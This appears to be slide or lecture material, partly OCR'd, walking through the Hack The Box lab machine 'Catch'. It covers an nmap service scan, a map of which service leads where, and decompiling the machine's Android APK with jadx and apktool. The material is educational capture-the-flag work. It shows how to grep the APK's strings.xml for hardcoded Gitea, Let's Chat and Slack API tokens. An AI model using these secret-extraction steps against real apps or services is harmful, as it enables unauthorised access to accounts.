
Script scan (default nmap scripts)

```
$ nmap -sC <ip-address>
```

```
┌─[us-dedivip-1]─[10.10.14.241]─[antoinet@htb-zdr0lyjyj7]─[~]
└──╼ [★]$ nmap catch.htb -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-17 06:18 CDT
Nmap scan report for catch.htb (10.129.180.5)
Host is up (0.010s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp   open  http
|_http-title: Catch Global Systems
3000/tcp open  ppp
5000/tcp open  upnp
8000/tcp open  http-alt
|_http-title: Catch Global Systems
```

tcp/22	>ssh_	Once we retrieved credentials, provides access to target machine as unprivileged user
tcp/80	Apache Web Server	Provides an APK file, that holds hardcoded credentials
tcp/3000	Gitea	Decoy (ignore)
tcp/5000	let's Chat	Access via API token, leads to disclosure of credentials
tcp/8000	Cachet	“vulnerability piñata”

#2 APK Reverse Engineering APK File




Alternatively:

```
$ curl -O http://catch.htb/catchv1.0.apk
```

DEX Dalvik Executable

Compiled Java code designed to run on

- Dalvik Virtual Machine (DVM) - Android Versions 1.0 - 4.4
- Android Runtime (ART) - Android Versions 5.0 and up (since 2014)



jadx - Dex to Java Decompiler

Get it from:


https://github.com/skylot/jadx

Or install it with:

```
$ sudo apt install jadx
```

Run with:

```
$ jadx-gui
```



apktool

Install with:

```
$ sudo apt install apktool
```

Run with:

```
$ apktool decode --output output_dir my_app.apk
```

Or short:

```
$ apktool d -o output_dir my_app.apk
```

AndroidManifest.xml	App metadata: package name, permissions, activities, services. Stored in a binary XML format.
classes.dex	The compiled DEX bytecode for the app's Java/Kotlin classes.
resources.arsc	Compiled app resources — strings, styles, etc. in a binary format.
res/	Raw, uncompiled resources.
assets/	Raw uncompiled assets (fonts, HTML files, databases, etc.) accessible at runtime via AssetManager.
lib/	Native libraries (.so files) for different CPU architectures (ARM, x86, etc.).
META-INF/	APK signature files, including certificates and digests for integrity verification.

Hardcoded Credentials

```
└─ [★]$ grep -R token
res/values/strings.xml:    <string name="gitea_token">b87bfb6345ae72ed5ecdcee05bcb34c83806fbd0<
res/values/strings.xml:    <string name="lets_chat_token">NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1O
res/values/strings.xml:    <string name="slack_token">xoxp-23984754863-2348975623103</string>
res/values/public.xml:    <public type="string" name="gitea_token" id="0x7f0e0028" />
res/values/public.xml:    <public type="string" name="lets_chat_token" id="0x7f0e002c" />
res/values/public.xml:    <public type="string" name="slack_token" id="0x7f0e0065" />
smali/androidx/core/app/ActivityRecreator$1.smali:.field final synthetic val$token:Ljava/lang/Ob
smali/androidx/core/app/ActivityRecreator$1.smali:    iput-object p2, p0, Landroidx/core/app/Act
smali/androidx/core/app/ActivityRecreator$1.smali:    iget-object v1, p0, Landroidx/core/app/Act
smali/androidx/core/app/ActivityRecreator$3.smali:.field final synthetic val$token:Ljava/lang/Ob
smali/androidx/core/app/ActivityRecreator$3.smali:    iput-object p2, p0, Landroidx/core/app/Act
smali/androidx/core/app/ActivityRecreator$3.smali:    iget-object v6, p0, Landroidx/core/app/Act
```

*catchv1.0 - jadx-gui

Help


New version 1.5.1 available!

res/values/strings.xml

```
31  <string name="appbar_scrolling_view_behavior">com.google.android.material.appbar.Appl
32  <string name="bottom_sheet_behavior">com.google.android.material.bottomsheet.BottomSl
33  <string name="bottomsheet_action_expand_halfway">Expand halfway</string>
34  <string name="character_counter_content_description">Characters entered %1$d of %2$d
35  <string name="character_counter_overflowed_content_description">Character limit exce
36  <string name="character_counter_pattern">%1$d/%2$d</string>
37  <string name="chip_text">Chip text</string>
38  <string name="clear_text_end_icon_content_description">Clear text</string>
39  <string name="error_icon_content_description">Error</string>
40  <string name="exposed_dropdown_menu_content_description">Show dropdown menu</string>
41  <string name="fab_transformation_scrim_behavior">com.google.android.material.transfo
42  <string name="fab_transformation_sheet_behavior">com.google.android.material.transfo
43  <string name="gitea_token">b87bfb6345ae72ed5ecdcee05bcb34c83806fbd0</string>
44  <string name="hide_bottom_view_on_scroll_behavior">com.google.android.material.behav
45  <string name="icon_content_description">Dialog Icon</string>
46  <string name="item_view_role_description">Tab</string>
47  <string name="lets_chat_token">NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0N
48  <string name="material_clock_display_divider">:</string>
49  <string name="material_clock_toggle_content_description">Select AM or PM</string>
50  <string name="material_hour_selection">Select hour</string>
51  <string name="material_hour_suffix">%1$s o\'clock</string>
52  <string name="material_minute_selection">Select minutes</string>
53  <string name="material_minute_suffix">%1$s minutes</string>
54  <string name="material_slider_range_end">Range end,</string>
55  <string name="material_slider_range_start">Range start,</string>
```

- values
  - attrs.xml
  - bools.xml
  - colors.xml
  - dimens.xml
  - drawables.xml
  - integers.xml
  - plurals.xml
  - strings.xml
  - styles.xml
- values-af
- values-am
- values-anydpi-v24
- values-ar
- values-as
- values-az
- values-b+es+419
- values-b+sr+Latn


Choose your own Adventure



https://0xdf.gitlab.io/2022/07/23/htb-catch.html

#3 Exploiting Hardcoded Credentials

Choose your own Adventure intended path

